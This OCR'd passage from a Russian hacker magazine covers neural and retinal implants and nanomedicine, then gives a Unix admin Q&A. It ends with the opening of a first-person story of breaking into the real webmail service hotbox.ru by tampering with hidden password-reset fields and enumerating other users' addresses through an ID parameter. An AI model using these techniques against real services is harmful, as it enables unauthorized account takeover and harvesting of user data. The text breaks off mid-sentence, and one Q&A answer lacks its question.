После двух дней роста культура нейронов соединилась между собой в синаптическую сеть (чуть не написал локальную ;), хотя это тоже было бы правильно). Были выбраны два крайних нейрона, к которым присоединили искусственный электронный интерфейс. Синапсы можно видеть на микрофотографии в виде двух темных овалов, расположенных возле нейронных столбиков.

> **Ч**еловечество издревле пыталось разрушить ограничения, диктуемые ему окружающим миром. Я думаю, что мы не остановимся на биологии и шагнем дальше.
>
> *Рэймонд Курцвейл*



- www.kurzweilai.net - все об имплантации, наномедицине и продлении жизни от Рэя Курцвейла.
- www.foresight.org/Nanomedicine/Gallery - галерея наномедицинских устройств от Роберта Фрайтаса.
- www.betterhumans.com - сайт, посвященный трансгуманизму и киборгам.
- http://nanobot.blogspot.com - популярный блог Говарда Лови о нанороботах и нанотехнологиях.
- www.nanorobotdesign.com - об управлении нанороботами внутри тела человека; много документации и моделей.
- www.doemedicalsciences.org/abt/retina - посмотри на мир глазами тех, кому имплантировали искусственную сетчатку.


Сеть нейронов

Воздействовав при помощи стимулятора серией импульсов на один из нейронов, от другого нейрона получили идентичную картину. Контакт состоялся! Теперь ученые доказали, что совсем нет необходимости к каждому нейрону цеплять ошейник-интерфейс. Можно передавать информацию непосредственно по крупным нервам. И весь имплантат может ограничиться маленьким RFID-чипом, имплантированным в головной мозг!

Три года назад и речи не было о том, чтобы сконструировать что-то сложнее системы «нейрон - транзистор». Сейчас созданы отдельные нейронные цепи, управляемые микроэлектроникой. Но, как говорят ученые, нейроэлектроника только начинается. Исследователи надеются создать электронные матрицы, на которых нейронные сети смогут расти и развиваться, изменяя свою структуру по сигналам, поступающим от микроэлектронных устройств.

ГЛАЗНЫЕ И СЛУХОВЫЕ ИМПЛАНТАТЫ


На самом деле уже есть имплантаты, использующие передачу информации по нервам. Одной из первых принцип воздействия на нервную ткань использовала команда исследователей из нескольких университетов и частных компаний в рамках проекта Министерства энергетики США.

Проект искусственной сетчатки, начавшийся в 1999 году, в октябре 2004-го получил дальнейшее развитие. 14 октября 2004 года в Чикаго на конференции по вопросам развития технологии искусственной сетчатки были освещены некоторые результаты работы ученых. Так, два пациента с имплантированным прототипом сетчатки, изготовленным в 2002 году, могли видеть крупные буквы и различать некоторые предметы: чашку, нож, доску и т.п. При этом один из них до операции страдал слепотой около 50 лет. Каждый электрод передавал в мозг информацию об одном пикселе. В 2004 году уже шесть добровольцев носят микроэлектронный имплантат искусственной сетчатки, который выполняет функции живых клеток-фоторецепторов. В имплантатах от 2003 и 2004 года уже по 100 электродов. То есть человек видит 100x100 пикселов.

Расскажу подробнее, как работает новый имплантат искусственной сетчатки. Он состоит из двух частей: одна находится непосредственно внутри глазного яблока, другая же - снаружи в очках пациента. На линзе очков установлена миниатюрная камера, которая перехватывает изображение и передает его на микропроцессор, находящийся в дужке очков.

Микропроцессор превращает сигнал с камеры в набор электрических импульсов, понятных для глазного нерва. В линзу очков вмонтирована передающая радиоантенна, она транслирует полученный код прямо в глазное яблоко. Принимающая антенна расположена вокруг радужной оболочки глаза. Она связана с крохотным имплантатом, который определенным количеством электродов (16/100/1000) соединен с глазным нервом. С помощью имплантата и происходит передача сигнала в мозг пациента.

Согласно новой программе Министерства энергетики США, искусственная сетчатка на 1000 электродов будет в клинической практике уже в 2007 году.




Не следует злоупотреблять имплантатами (если, конечно, это не вопрос жизни и смерти), так как многие из них еще далеки от совершенства. Но такие устройства, как «хранители ритма», сердечные клапаны, искусственные артерии, уже достаточно долго используются в медицине.



Уже разработаны «батарейки» для современных имплантатов. Девайс от компании Biophan Technologies превращает тепловую энергию тела в электричество.

ИСКУССТВЕННАЯ ПЕЧЕНЬ


Лаборатория на чипе: искусственная печень

Три десятилетия подряд ученые пытались создать эффективное лекарство от диабета, и, похоже, их труды увенчались успехом. Проект доктора Тежал Дезаи был признан настоящим прорывом. Доктор Дезаи сконструировала имплантируемое устройство, которое содержит живые клетки поджелудочной железы и производит дневную дозу инсулина, контролирующего уровень сахара в крови.

Для создания имплантата Дезаи использовала нанотехнологии и наноматериалы. Она вырастила культуру клеток на химически модифицированной кремниевой подложке и потом поместила все это в кремниевый контейнер с мембраной, покрытой микроскопическими порами. Поры размерами в несколько нанометров пропускали к полученному биореактору глюкозу, инсулин и кислород, блокируя клетки иммунной системы, которые могли уничтожить клеточную культуру имплантата.


Эта комбинация биотехнологии и нанотехнологии была неизвестна, когда Дезаи только приступала к поиску лекарства против диабета, но быстрое развитие других биореакторов (в том числе искусственной печени) позволило ей использовать новые технологии для создания имплантата.

Искусственная поджелудочная железа имеет размер в 1/2 металлического доллара. Успешное лечение диабета было продемонстрировано на подопытных крысах, страдавших этой болезнью. Теперь Дезаи ищет способ продлить работоспособность устройства хотя бы до двух лет.

В будущем Дезаи решила заняться созданием имплантатов других органов, которые повреждены от различных болезней и поэтому плохо функционируют.



Кохлеарный имплантат


Расширители памяти


Конечно, то, что кохлеарный имплантат передает мозгу, отличается от привычных звуков и речи.

Кохлеарная имплантация может вернуть пациенту слух даже в самых запущенных случаях, когда поражены чувствительные клетки, которые воспринимают звуковые колебания. Специальный микрофон воспринимает звук, кодирует его с помощью звукового процессора (компьютера) и передает электрические импульсы на слуховой нерв посредством гибких электродов, вживленных в улитку внутреннего уха.

О том, что электрические импульсы можно преобразовать в звуковые ощущения, известно очень давно. С 60-х годов нашего века начались серьезные исследования этого явления применительно к человеку. Первая кохлеарная имплантация состоялась в 70-х годах. Некогда примитивное одноканальное устройство на протяжении 30 лет подвергалось постоянным улучшениям. Сейчас это миниатюрный аппарат с более чем 20-ю каналами стимуляции. Девайс настолько функционален, что его можно даже подключать к телевизору или аудиосистеме для улучшения качества звука.

Конечно, то, что кохлеарный имплантат передает мозгу, отличается от привычных звуков и речи. Все-таки количество электродов, вживленных в улитку, не бесконечно. Чтобы понимать обращенную к нему речь, человеку придется несколько месяцев заниматься по специальной программе, которая помогает придать неясным звукам конкретные очертания.

Сейчас в мире около 30 000 людей с кохлеарными имплантатами, нескольким десяткам сделаны операции в России. К сожалению, имплантация искусственного уха стоит очень дорого - около 30 тысяч долларов.


Механокомпьютеры, увеличивающие скорость мышления

КРЫЛЬЯ, НОГИ, ХВОСТ

Многое изменилось со времени деревянной ноги Сильвера. Протезы становятся жесткими, «умными», сильными и... биологически совместимыми. Например, исследователи из университета Пэрдью, США, под руководством Томаса Вебстера изготовили материал на основе нанотрубок, который будет использован в протезировании. При этом, как ни удивительно, протезы из нового материала могут стимулировать рост костных клеток благодаря особенностям поверхности.

Те же результаты дало исследование совместимости не только костных, но и артериальных тканевых клеток с новым наноматериалом. Вебстер добился успеха, покрывая им керамические и металлические протезы. Протезы не отторгались живыми клетками.

«Есть все причины полагать, что при развитии данной технологии протезирования новое покрытие со временем заменит современные металлические и титановые имплантаты», - сказал Вебстер.

Вебстер также заявил, что возможно присоединение к нанотрубкам сигнальных белков, что сделает новое покрытие приспособленным к определенным клеткам человеческого тела. «Я думаю, что эта технология приведет к дальнейшему усовершенствованию материалов для протезирования, - говорит Вебстер. - Если клетка содержит на мембране последовательность сигнальных белков XYZ, мы просто нанесем их на нанотрубки и готовое покрытие превратим в имплантат, адаптированный непосредственно к данной ткани».

Для того чтобы убрать из современных протезов пневматику и электронику, ученые создали ряд полимерных систем, которые повторяют принцип действия человеческих мышц. Но развивают усилие гораздо более сильное, чем биологический аналог.

Методами нанотехнологий через несколько лет можно будет сделать матрицу из миниатюрных биологических моторов - актуаторов. Каждый моторчик сам по себе развивает маленькое усилие, но если их соединить вместе, то можно получить хороший результат. Если сделать из матрицы полимерных актуаторов-моторов мышцу, аналогичную по объему человеческой, искусственная мышца будет в три раза сильнее.

Ученым, правда, осталось решить несколько проблем. Для высокой скорости работы актуаторы должны быстро принимать нужное положение в зависимости от поступившего сигнала. Для этого необходимо поработать с уже имеющимися полимерами, найти методы их быстрой самосборки в нужные структуры, сделать их электропроводными. Затем необходимо узнать, будут ли эти полимерные материалы совместимы с живой тканью при длительном контакте. И наконец, воспользовавшись математическим моделированием, вычислить наиболее оптимальные места для размещения моторов на протезе. Далее работают программисты - они пишут программное обеспечение для искусственной руки и ноги. А может, и для крыла?

А НАНОТЕХ ТУТ ПРИЧЕМ?

В 2004 году правительство США, Евросоюз и Япония инвестировали в нанотехнологии более девятисот миллионов долларов. И первые исследования во всех областях науки


показали, что эти деньги не выброшены на ветер. Все описанные выше механоэлектрические имплантаты содержат материалы, улучшенные с помощью нанотехнологических методов. В искусственной сетчатке, например, применялось МЭМС-микропроизводство матрицы имплантируемых электродов; в нейрочипах - матрица транзисторов, изготовленная с помощью нанолитографии, и модифицированные поверхности, на которых смогли расти нейроны.


Но, как ты понимаешь, эти имплантаты - только начало развития тех девайсов, которых и имплантатами не назовешь. Роберт Фрайтас, ведущий наномедик планеты, в будущем предвидит имплантацию множества наноустройств в сетчатку глаза: «Одна из моих любимых идей - окулярная передача данных, в которой нанороботы, подключенные к каждой клетке радужной оболочки глаза, позволяют вести контроль над полем зрения пациента в реальном времени».

С помощью наноробототехники можно будет менять структуру имплантата и его размещение в теле человека. Вот пошел ты, например, в аптеку в 2040 году и купил там таблетки с ярлыком «Память мобильная оперативная». И в каждой таблетке содержится не какая-то химия, а миллион мобильных нанороботов, которые, попав в кровеносную систему, заякориваются в нервных тканях мозга и подключаются к нервным клеткам.

Как результат - память у тебя выросла до 10 терабайт. Надоело - отдал мысленный мнемокод, и вся эта алмазоидная прелесть покинула тело через мочу. Захотел увеличить скорость соображалки - опять в аптеку. Теперь, поместив в мозг пару миллионов механопроцессоров, увеличиваешь скорость мышления на ту самую разницу между скоростями передачи сигнала в мозге и механоэлектронных системах, то есть в худшем случае в 100 000 раз. Можешь скачать из башки твоего друга пару интересных книжек или фрагментов виртуальной реальности и побродить там часа два-три по внутреннему времени... В реальной жизни пройдет всего несколько секунд.

С такими имплантатами внутреннее время человека вырастет до нескольких тысяч лет. Ты сможешь получить больше информации, чем если бы жил 70-80 обычных лет на диалапе. О дальнейших перспективах изменения человека говорить не буду - все можешь додумать сам. Или, например, взломал твой друг доступ к операционке твоего тела.


Модель полимерного протеза


Матрица нановолокон, наносимых на протез

> Как результат - память у тебя выросла до 10 терабайт.

Проснувшись однажды утром, ты замечаешь, что на башке выросли рога. Мелочь, конечно. Убирается операционкой в несколько мгновений, да вот незадача - друг еще пароль на них посадил...

Возвращаясь к тому, о чем я говорил в начале статьи, - такие имплантаты только ленивый не будет носить. Не надо ничего ковырять, нет проблем с отторжением, все быстро устанавливается и анинсталлится, да и возможности даются огромные. Можно с уверенностью сказать, что через 40 лет большинство землян будут киборгами. Может, даже сами не зная о том. Добро пожаловать в новый мир, товарищ киборг!

Я привел лишь несколько примеров того, что уже сделано и что может быть сделано в будущем. Но, как ты знаешь, реальность преподносит постоянные сюрпризы, и то, что мы вчера считали чудом, сегодня уже никого не прикалывает. Так, скорее всего, будет и с нанотехом.

Кстати, все эти чудеса не обязательно будут импортными. Nanotechnology News Network (www.nanonewsnet.ru) объявила Второй Всероссийский конкурс молодежных проектов по созданию отечественной молекулярной нанотехнологии. На этот раз имплантатам и нейротехнологическим интерфейсам посвящено отдельное направление. Так что не сиди сложа руки. Попробуй разработать технологии, которые помогут в создании отечественных киборгов. А также разбуди своих друзей и намекни, что, прислав свою работу до 1 марта, можно обзавестись не только высокотехнологичными ноутбуками, но и уникальной мобильной нанотехнологической лабораторией «Умка», которая умещается в небольшом кейсе. Эта отечественная игрушка, управляемая софтом с открытым кодом, способна работать с атомарным разрешением на одном столе с монитором и бутербродами. В то время как за океаном людям приходится лезть в гигантские холодильники, строить вакуумные камеры, сверхчистые помещения и виброизоляционные стенды. А если разработка окажется толковой, у тебя есть все шансы стать одним из магнатов будущей многомиллиардной нейроиндустрии.





ПЕРВОЕ
ПОПУЛЯРНОЕ
РАДИО
Поп-са
102.5fm
Поп-са
Поп-са
Поп-са
ТЕЛЕФОН РЕКЛАМНОЙ СЛУЖБЫ
267-1814
www.radiopopsa.ru



■ SideX (hack-faq@real.xakep.ru) & Andrey Matveev (andrushock@real.xakep.ru)

HACK-FAQ

Задавая вопросы, конкретизируй их. Давай больше информации о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде «Как сломать www-сервер?» или вообще просить у меня «халявного» интернета. Я все равно не дам, я жадный :).

Q: На моем 8-гиговом харде по-соседски разместились три операционки: WinXP SP2, Fedora Core 3 и FreeBSD 5.3. Проблема заключается в том, что у меня нет компакт-диска с пакаджами, а на FreeBSD'шном разделе осталось очень мало свободного места. Как мне ставить софт? Приобретение нового харда и установочных дисков не предлагать!

A: Попробуй инсталлировать прекомпилированные пакеты, не сохраняя их на винч. То есть подключайся к ближайшему фрюшному зеркалу и ставь tgz-файлы вот таким образом:

```
ftp> ls bash*
ftp> get bash-2.05.tgz "| pkg_add -v - "
```

Q: Я поднял шлюз на OpenBSD, но мои NAT'ные клиенты не могут устанавливать соединения с удаленными FTP-серверами в режиме пассивного канала данных. Подскажите, как починить?

A: Чтобы заработал passive ftp, нужно заворачивать весь исходящий ftp-трафик на 8021-й порт, где будет висеть штатная ftp-прокся /usr/libexec/ftp-proxy (корректнее ее запускать из суперсервера inetd). Последовательность выполняемых действий такова:

```
# vi /etc/inetd.conf
127.0.0.1:8021 stream tcp nowait root /usr/libexec/ftp-proxy ftp-proxy -n

# kill -HUP `cat /var/run/inetd.pid`

# vi /etc/pf.conf
rdr on $int_if inet proto tcp from any to any port 21 -> 127.0.0.1 port 8021

# pfctl -f /etc/pf.conf
```

Хочу заранее предупредить, что у тебя и отправка файлов по DCC не будет работать. Дополнительно поставь tircproxy из пакаджей или портов. Вышеописанное нужно взять на заметку всем BSD'шникам, так как Packet Filter уже портировали и в Free, и в NetBSD.



Q: В настоящее время существует столько журналируемых файловых систем: ext3fs, reiserfs, xfs, jfs... Какую из них ты порекомендуешь к повседневному использованию?

A: Нельзя однозначно ответить на этот вопрос. У каждой из перечисленных тобой файловых систем есть свои преимущества и недостатки. Все зависит от конкретных задач. Пример: архаичная и тормозная ext2fs с разряженными файлами (почтовые файлы типа mbox) работает значительно быстрее, чем ультрасовременная и шустрая reiserfs. Лично я предпочитаю делать загрузочный раздел /boot на ext3fs, а для остальных разделов использую reiserfs. Кстати, за счет отключения записи времени доступа для каждого объекта файловой системы и отказа от tail packing'а («упаковки хвостов») можно еще немного повысить быстродействие reiserfs:

```
# vi /etc/fstab
/dev/hdd1 /var/squid reiserfs noatime,notail 0 0
```

Q: Мне бы хотелось сделать дубликат файловой системы. Как произвести резервирование данных?

A: Приведу три самых простых и проверенных временем способа: с помощью cpio, tar и связки dump/restore - выбирай понравившийся.

```
# cd /home; find . -xdev -depth -print | cpio -pdmu /mnt/backup
# cd /home; tar cvf - . | (cd /mnt/backup; tar xpvf -)
# cd /home; dump 0f - . | (cd /mnt/backup; restore -rf -)
```

Здесь я предполагаю, что тебе нужно забэкапить весь /home в /mnt/backup.





Q: Запускаясь, Sendmail примерно на минуту подвисает и тем самым тормозит загрузку системы. Плюс к этому подключение к sshd происходит невероятно долго. Где копать?

A: У тебя sendmail не может произвести резольвинг адресов сетевых интерфейсов, хоть к гадалке не ходи. Пропиши полное доменное имя в /etc/hosts:

```
# vi /etc/hosts
192.168.1.1   hostname.domain.ru   hostname
```

и убедись, что в файле /etc/resolv.conf присутствует запись «order hosts,bind» (в Linux) или «lookup file bind» (в *BSD). Чтобы нормализовать работу по протоколу SSH, добавь строчку «UseDNS no» в конфиг /etc/ssh/sshd_config:

```
# echo "UseDNS no" >> /etc/ssh/sshd_config
```

После перезагрузки все будет OK.

Q: Столкнулся с совершенно мистической проблемой. Я не могу удалить собственный файл, хотя с правами доступа все в порядке:

```
% ls -l /home/friend/work/kursach.pdf
-rw-r--r-- 1 me users 524926 Nov 16 21:55
/home/friend/work/kursach.pdf

% rm -f /home/friend/work/kursach.pdf
rm: /home/friend/work/kursach.pdf: Permission denied
```

A: Действительно, бит «w» дает право владельцу на модификацию, переименование и удаление файла или каталога. В данном случае доступ запрещен из-за того, что твой друг владеет каталогом, в котором находится твой файл. Как только пользователь friend сделает тебя владельцем каталога work, ты сможешь удалить kursach.pdf. Так что мистикой тут не пахнет.

Q: Бухгалтерия фирмы теперь доступна только по SFTP (FTP over SSH). Как мне организовать доступ работникам, чтобы они могли и дальше лазать на сервер обычными FTP-клиентами?

A: Тебе поможет создание FTP-SFTP-туннеля или бриджа (bridge). Просто на определенный интерфейс, 10.10.1.1, к примеру, ставится SSH-туннель с твоей машины на нужный SSH-сервант, и то, что у тебя было 21-м портом, уйдет в 22-й на SSH. Подобное, увы, пока не реализовано в легендарном SecureCRT (vandyke.com), однако успешно используется мной на базе Bitvise Tunnelier'а (www.tunnelier.com). Также сработает и бридж Appgate MindTerm (www.appgate.com/mindterm) на базе Java-апплета.

Q: Для общего развития хочу замутить собственный шелл-хостинг на базе секурной DragonflyBSD. Квоты я настроил, а вот как мне быть с остальными ресурсами: памятью, процессорным временем, максимальным количеством открытых файлов и т.д.?

A: Тебе нужно в файле /etc/login.conf завести специальный login-класс для удаленных юзверей. Приведу пример (все свойства класса имеют довольно красноречивые названия, поэтому на них подробно не останавливаюсь):

```
# vi /etc/login.conf

shell:\
    :cputime=1h30m:\
    :datasize=8M:\
    :vmemoryuse=100M:\
    :stacksize=2M:\
    :memorylocked=4M:\
    :memoryuse=8M:\
    :filesize=8M:\
    :coredumpsize=0M:\
    :openfiles=24:\
    :maxproc=32:\
    :priority=0:\
```

После внесенных изменений следует перестроить хэш-таблицу с помощью программы cap_mkdb:

```
# cap_mkdb /etc/login.conf
```

С этого момента при добавлении новых пользователей указывай shell в качестве login-класса.Предполагаю, что речь идет о BNC для IRC. Это карнавальная маска для ирки; с BNC весь твой трафик направляется через специальный софт, установленный на удаленном серванте, в результате чего у тебя в хосте появляется адрес того сервера. BNC, установленный на super-haqer.com, позволит тебе вписаться на IRC как vasya@super-haqer.com. Наиболее популярен классический BNC, доступный на www.gotbnc.com. Зачем менять хост на IRC? Кому-то нужно спрятаться, чтобы свободно крутить свои кардерские дела с подельниками в ирке. Кого-то преследуют флудеры, вышибая dial-up-хост в мгновение ока. Тут выдержать натиск членовредителей помогает OC12-сервер. Кому-то просто очень нравятся элитные хосты, например в зоне .mil или .gov. Баунсером (BNC) обозначают контроль над системой (доступ к ней, как минимум). Кто-то пользуется DCC-опциями баунсера для скачивания вареза. Сначала warez идет по DCC на сервер, потом варезник скачивает добро по комфортному FTP или просто приходит на коллокейшен со своим винтом. BNC - это море возможностей! Долгое время я лично был большим фэном PsyBNC (www.psychoid.net), потому что он первым в BNC-семействе получил опцию detach/reattach (подвешивания ника при уходе в away с последующим возвратом к IRC-сессии).



Master-lame-master

CENSORED


КАК Я ЛОМАЛ HOTBOX.RU

Однажды у меня сперли почтовый ящик. Этот мыльник был зареган очень давно и носил стратегическую функцию Primary E-mail ко всем моим ICQ-номерам. Обидно то, что почта располагалась на бесплатном сервисе hotbox.ru, поэтому вернуть мыло было проблематично. По какой-то причине служба поддержки не отвечала на мои письма (еще бы, ведь админам никогда нет дела до клиентов), поэтому я решил устроить самосуд и поглумиться над почтовым сервисом.


ИСТОРИЯ ВЗЛОМА КРУПНОГО СЕРВИСА

ПЕРВЫЕ НЕДОДЕЛКИ

Первое, что я сделал, - загрузил главную страницу сервиса. Затем зарегистрировался под левым аккаунтом, чтобы не вызвать лишних подозрений. Поменяв секретный вопрос и ответ, я завершил сессию и намеренно обратился к пункту «Забыли пароль». Передо мной появилась формочка для ввода секретных данных. После занесения верной пары вопрос/ответ меня поздравили и разрешили установить новый пароль. Но менять пассворд я пока не спешил. Для начала мне захотелось обратиться к исходнику HTML-шаблона. Там находились три интересных hidden-параметра. Они назывались answer, user и domain. Я уже когда-то ломал почтовые скрипты, подставляя левые значения в такие опции. Теоретически, если я внесу чужой username и password в код страницы, которая генерируется на финальной стадии, где ответ на секретный вопрос уже получен, - я могу завладеть любым почтовым ящиком. Но, к несчастью, ушлый админ предугадал эту ситуацию. После подстановки левых значений скрипт вывел какой-то набор букв. Я осознал, что взломать сервис через «забытый пароль» мне не удастся, но пока не думал опускать руки.



Тухлая фишка с забытым паролем




Общая адресная книга :)

Я снова зашел под зареганным аккаунтом и посетил раздел «Адресная книга». После создания тестовой записи я обратил внимание на то, что скрипт позволял вставить созданное мыло в сценарий отправки сообщения. Все бы ничего, да только делалось это путем прибавления избыточного параметра to с длинным номером. Недолго думая, я поменял число на более короткое и… увидел совершенно левый адрес, принадлежащий другому юзеру. При желании можно было написать Perl-сценарий, который бы инкрементировал значение и записывал все адреса в текстовый файл. Получился бы нехилый спам-лист. Но учитывая то, что спамером мне быть не доводилось, я откинул эту бредовую идею и приступил к более решительным действиям.

ДИЗАЙН СМЕНИЛСЯ, БАГИ ОСТАЛИСЬ

Я потратил около получаса на анализ скриптов, но все это не привело к положительному результату. Сценариев было немного, а параметры никак не хотели ломаться :). Но тут я вспомнил, что примерно с полгодика назад на HotBox'е выкладывали проект со звучным названием «Генератор HTML-сайтов». Учитывая, что у меня выработалась

